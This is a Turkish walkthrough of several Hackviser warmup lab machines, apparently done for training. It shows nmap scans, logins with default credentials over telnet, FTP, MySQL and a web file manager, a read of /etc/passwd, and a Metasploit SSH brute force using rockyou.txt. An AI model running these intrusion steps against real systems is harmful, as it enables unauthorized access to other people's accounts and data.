

Hackviser Warmups

Eren Ersoyluoğlu

Arrow:

Makineye erişim sağladığım gibi bir nmap taraması yapıyorum.

```
[root@hackerbox]~
└─# nmap 172.20.8.146
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 04:32 CDT
Nmap scan report for 172.20.8.146
Host is up (0.00026s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 52:54:00:1F:4C:DD (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
[root@hackerbox]~
└─#
```

Tarama sonucunda bulduğum telnet portundan yola çıkararak aynı ip ye telnet bağlantısı kurmaya çalışıyorum.

```
[root@hackerbox]~
└─# telnet 172.20.8.146
Trying 172.20.8.146...
Connected to 172.20.8.146.
Escape character is '^]'.
Hey you, you're trying to connect to me.
You should always try default credentials like root:root

it's just beginning *_*
arrow login: root
Password:
Linux arrow 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Aug 31 05:32:50 EDT 2024 from 172.20.8.138 on pts/0
root@arrow:~# pwd
/root
root@arrow:~#
```

Sistemin önerdiği gibi root:root bilgileri ile giriş denemesi yaptığımda cihaza bağlanmış bulunmaktayım.

File Hunter:

Sisteme bağlandığım gibi bir nmap taraması ile FTP portunun açık olduğunu fark ediyorum.

```
[root@hackerbox]~
└─#nmap 172.20.8.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 04:36 CDT
Nmap scan report for 172.20.8.118
Host is up (0.00029s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 52:54:00:B8:23:81 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.13 seconds
[root@hackerbox]~
```

FTP portuna yaptığım bağlantı isteğinde default kullanıcı olan anonymous:anonymous' u deniyor ve servera bağlanıyorum.

```
[root@hackerbox]~
└─#ftp 172.20.8.118
Connected to 172.20.8.118.
220 Welcome to anonymous Hackviser FTP service.
Name (172.20.8.118:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.  []
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp          25 Sep 08  2023 userlist
226 Directory send OK.
```

Dir komutu ile dizi içindeki dosyaları inceliyorum ve get komutu ile de bu dosyayı kendi bilgisayarımı indiriyorum.

```
ftp> get userlist
local: userlist remote: userlist
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for userlist (25 bytes).
226 Transfer complete.
25 bytes received in 0.00 secs (7.2274 kB/s)
ftp> ^C
ftp> close
221 Goodbye.
ftp> exit
[root@hackerbox]~
└─#ls
config  Documents  go      Pictures  Public    userlist
Desktop  Downloads  Music   Postman   Templates  Videos
[root@hackerbox]~
└─#cat userlist
jack:hackviser
root:root
```

Secure Command:

Sisteme erişim sağladığım gibi nmap taraması yapıyorum ve SSH portunun açık olduğunu görüyorum.

```
[root@hackerbox] ~
└─# nmap 172.20.8.76
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 04:40 CDT
Nmap scan report for 172.20.8.76
Host is up (0.00032s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 52:54:00:95:90:32 (QEMU virtual NIC)
```

SSH portuna hackviser:hackviser gibi bağlanmaya çalışıyorum.



Bu kullanıcı bilgileri ile sisteme erişim sağladığım su root ile root kullanıcısına geçiyorum ve root kullanıcısının dizinine gidiyorum.

```
hackviser@secure-command:~$ ls
hackviser@secure-command:~$ su root
Password:
root@secure-command:/home/hackviser# cd
root@secure-command:~# ls
root@secure-command:~# ls -la
total 24
drwx----- 4 root root 4096 Aug 31 05:45 .
drwxr-xr-x 18 root root 4096 Sep 12 2023 ..
-rw-r--r-- 1 root root 13 Nov 18 2023 .advice_of_the_master
-rw-r--r-- 1 root root 697 Nov 18 2023 .bashrc
drwxr-xr-x 3 root root 4096 Nov 18 2023 .local
drwx----- 2 root root 4096 Aug 31 05:39 .ssh
root@secure-command:~# cat .advice_of_the_master
st4y curl0us
```

Query Gate:

Sisteme eriştiğim gibi nmap taraması başlatıyorum.

```
terminal
└─[root@hackerbox]─[~]
  └─#nmap 172.20.8.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 04:47 CDT
Nmap scan report for 172.20.8.27
Host is up (0.00024s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
3306/tcp   open  mysql
MAC Address: 52:54:00:92:30:37 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.13 seconds
└─[root@hackerbox]─[~]
```

MySQL portu açık olduğu için database' e bağlanmaya çalışıyorum, hackviser kullanıcıs işe yaramıyor fakat root:root ile database' e giriş yapıyorum. Show databases; komutu ile database bilgisini alıyorum ve use komutu ile istediğim database' e bağlanıyorum.

```
└─[root@hackerbox]─[~]
  └─#mysql -u hackviser -h 172.20.8.27
ERROR 1045 (28000): Access denied for user 'hackviser'@'172.20.8.138' (using password: NO)
└─[x]─[root@hackerbox]─[~]
  └─#mysql -u root -h 172.20.8.27
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.34 MySQL Community Server - GPL
      Emulator
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database          |
+-----+
| detective_inspector |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+-----+
5 rows in set (0.010 sec)

MySQL [(none)]> use detective_inspector;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MySQL [detective_inspector]> show tables;
+-----+
| Tables_in_detective_inspector |
+-----+
| hacker_list                    |
+-----+
1 row in set (0.004 sec)

MySQL [detective_inspector]>
```

Show tables; ile dizinleri keşif edip bir query ile hacker_list table'ının içini görebiliyorum.

```
MySQL [detective_inspector]> SELECT * FROM hacker_list
    -> ;
+-----+-----+-----+-----+-----+
| id   | firstName | lastName | nickname | type   |
+-----+-----+-----+-----+-----+
| 1001 | Jed       | Meadows  | sp1d3r   | gray-hat|
| 1002 | Melissa   | Gamble   | c0c0net  | gray-hat|
| 1003 | Frank     | Netsi    | v3nus   | gray-hat|
| 1004 | Nancy     | Melton   | s1torml09 | black-hat|
| 1005 | Jack       | Dunn     | psyod3d  | black-hat|
| 1006 | Arron     | Eden     | r4nd0myfff | black-hat|
| 1007 | Lea        | Wells    | pumq7eggy7 | black-hat|
| 1008 | Hackviser  | Hackviser | h4ckv1s3r | white-hat|
| 1009 | Xavier     | Klein    | oricy4l33 | black-hat|
+-----+-----+-----+-----+-----+
9 rows in set (0.004 sec)

MySQL [detective_inspector]>
```


Discover Lernaean

Sisteme eriştiğim gibi nmap taraması başlatıyorum, ekstradan -sV komutu ile verisyon kontrolüde yapıyorum. System üzerinde Apache server çalıştığı için browser üzerinden IP'ye erişim sağlıyorum.

```
[root@hackerbox] ~
#nmap -sV 172.20.8.172
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 05:13 CDT
Nmap scan report for 172.20.8.172
Host is up (0.00022s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
30/tcp    open  http     Apache httpd 2.4.56 ((Debian))
MAC Address: 52:54:00:8E:5F:53 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.40 seconds
```

Siteye eriştiğimde Apache' nin kendi ana ekranına erişiyorum.



Site üzerinden ilerleyemediğim için dirb ile dizin taraması yaparak çalışma dizinleri keşf ediyom. Burada filemanager olarak bir dizin 200 kodu ile dönüyor.

```
[root@hackerbox]~
└─#dirb http://172.20.8.172/
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Aug 31 05:11:30 2024
URL_BASE: http://172.20.8.172/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----


GENERATED WORDS: 4612

---- Scanning URL: http://172.20.8.172/ ----
==> DIRECTORY: http://172.20.8.172/filemanager/
+ http://172.20.8.172/index.html (CODE:200|SIZE:10701)
+ http://172.20.8.172/server-status (CODE:403|SIZE:277)


---- Entering directory: http://172.20.8.172/filemanager/ ----
==> DIRECTORY: http://172.20.8.172/filemanager/assets/
+ http://172.20.8.172/filemanager/index.php (CODE:200|SIZE:11558)

---- Entering directory: http://172.20.8.172/filemanager/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
-----
```

Filemanager' a eriştiğimde root:root gibi denemeler yapıyorum fakat bir giriş sağlayamıyorum.



Tiny File Manager hakkında araştırma yaptığımda sisteme erişmek için default kullanıcı bilgileri buldum.



User:12345 bilgilerini denediğimde sisteme erişiyorum ve sistem dosyaları arasında passwd dosyasını buluyorum.

The screenshot shows a file manager interface with the URL 172.20.8.172/filemanager/index.php?p=. The sidebar shows sub-directories like bin, boot, dev, etc, home, lib, lib32, lib64, libx32, lost+found, media, mnt, opt, proc, root, run, and sbin. The passwd file is located in the etc directory, which is currently selected. The file's details are shown in the center pane: Full Path: /etc/passwd, File size: 1.41 KB, MIME-type: text/plain, Charset: utf-8. Below these details, the file content is displayed as a list of user entries:

Name	Size	Modified	Perms	Owner	Actions
bin → usr/bin		09/20/2023 10:22 AM	0755	root:root	
boot		09/19/2023 6:49 PM	0755	root:root	
dev		08/31/2024 10:08 AM	0755	root:root	
etc		08/31/2024 10:08 AM	0755	root:root	
home		09/20/2023 11:46 AM	0755	root:root	
lib → usr/lib		09/20/2023 10:06 AM	0755	root:root	
lib32 → usr/lib32		09/19/2023 6:42 PM	0755	root:root	
lib64 → usr/lib64		09/19/2023 6:45 PM	0755	root:root	
libx32 → usr/libx32		09/19/2023 6:42 PM	0755	root:root	
lost+found		09/19/2023 6:42 PM	0700	root:root	
media		09/19/2023 6:42 PM	0755	root:root	
mnt		09/19/2023 6:42 PM	0755	root:root	
opt		09/19/2023 6:42 PM	0755	root:root	
proc		08/31/2024 10:08 AM	0555	root:root	
root		12/23/2023 11:30 AM	0700	root:root	Activate Windows Go to Settings to activate Windows
run		08/31/2024 10:08 AM	0755	root:root	Settings to activate Windows
sbin → usr/sbin		09/20/2023 10:06 AM	0755	root:root	

Passwd dosyasının sonuna baktığımızda rock kullanıcısını görüyorum.

The screenshot shows the same file manager interface, but now the passwd file is open in the center pane. The file content is identical to the one shown in the previous screenshot, but the last entry, 'rock:x:1001:1001::/home/rock:/bin/bash', is highlighted in yellow, indicating it is the current selection. The bottom right corner of the window has a watermark: 'Activate Windows Go to Settings to activate Windows' with icons for a lock and a gear.

Nmap taramasında SSH portununda açık olduğunu görmüşük buradan brute force saldırısı gerçekleştirmek için Metasploit framework' ünù kullanıyorum.

```
p=etc
[root@hackerbox]~[-]
#msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: View missing module options with show missing^ ~
09/06/2021 3:35 PM 0644 root:root
it looks like you're trying to run a module
02/17/2021 9:55 AM 0755 root:root
04/01/2013 4:41 PM 0644 root:root
05/20/2022 9:05 PM 0644 root:root
03/27/2023 10:32 PM 0644 root:root
09/19/2023 7:33 PM 0640 root:shadow
09/19/2023 7:06 PM 0640 root:shadow
09/19/2023 6:42 PM 0644 root:root
09/19/2023 7:13 PM 0644 root:root
metasploit v6.3.59-dev-
+ 2402 exploits - 1236 auxiliary - 422 post
+ 1465 payloads - 47 encoders - 11 nops
+ 9 evasion
09/19/2023 7:13 PM 0644 root:root
Metasploit Documentation: https://docs.metasploit.com/
09/19/2023 6:52 PM 0644 root:root
search ssh:17 AM
msf6 > search ssh
09/19/2023 6:46 PM
Matching Modules
=====
# Name          Date      Rank    Check  Description
-----  -----
0  exploit/linux/http/alienVault_exec 2017-01
auxiliary/scanner/ssh/ssh_login 2017-01
normal   No      SSH Login Check Scanner
```

Password dosyasını rockyou.txt olarak ayarlıyorum, kullanıcı adı rock ve rhost' a da systemin IP sini yazıyorum. Saldırıyı başlattığında şifrenin '7777777' olduğunu ortaya çıkıyor.

```
04/08/2021 7:17 AM    0644    root:root
View the full module info with the info, or info -d command.
09/19/2023 6:46 PM    0644    root:root
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set username rock
username => rock
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 172.20.8.172
rhosts => 172.20.8.172
msf6 auxiliary(scanner/ssh/ssh_login) > 

[-] 172.20.2.37:22 - Failed: 'rock:705750'
[-] 172.20.2.37:22 - Failed: 'rock:999999'
[-] 172.20.2.37:22 - Failed: 'rock:shorty'
[-] 172.20.2.37:22 - Failed: 'rock:11111'
[-] 172.20.2.37:22 - Failed: 'rock:nathan'
[-] 172.20.2.37:22 - Failed: 'rock:snoopy'
[-] 172.20.2.37:22 - Failed: 'rock:gabriel'
[-] 172.20.2.37:22 - Failed: 'rock:christopher'
[-] 172.20.2.37:22 - Failed: 'rock:charley'
[-] 172.20.2.37:22 - Failed: 'rock:killer'
[-] 172.20.2.37:22 - Failed: 'rock:sandra'
[-] 172.20.2.37:22 - Failed: 'rock:alejandro'
[-] 172.20.2.37:22 - Failed: 'rock:buster'
[-] 172.20.2.37:22 - Failed: 'rock:george'
[-] 172.20.2.37:22 - Failed: 'rock:brittany'
[-] 172.20.2.37:22 - Failed: 'rock:alejandra'
[-] 172.20.2.37:22 - Failed: 'rock:patricia'
[-] 172.20.2.37:22 - Failed: 'rock:rachel'
[-] 172.20.2.37:22 - Failed: 'rock:tequiero'
[*] 172.20.2.37:22 - Success: 'rock:7777777' 'uid=1001(rock) gid=1001(rock) groups=1001(rock) Linux discover-lernaean 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64 GNU/Linux '
[*] SSH session 1 opened (10.8.9.19:46027 → 172.20.2.37:22) at 2024-08-31 11:18:31 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

SSH üzerinden rock:7777777 bilgileri ile giriş yaptığında history komutu ile son çalıştırılan komutları görebiliyorum.


Bee:

Sisteme eriştiğim gibi nmap taraması yapıyorum ve Apache server'ı ile MySQL çalıştığını görüyorum.


```
(kali㉿kali)-[~]
$ nmap -SV 172.20.5.29
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 11:29 EDT
Nmap scan report for 172.20.5.29
Host is up (0.058s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql   MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds
```

Siteye erişitğimde ilgimi çeken ilk şey login sayfası oluyor.



Login sayasına erişmeye çalıştığımda erişim hatası alıyorum.


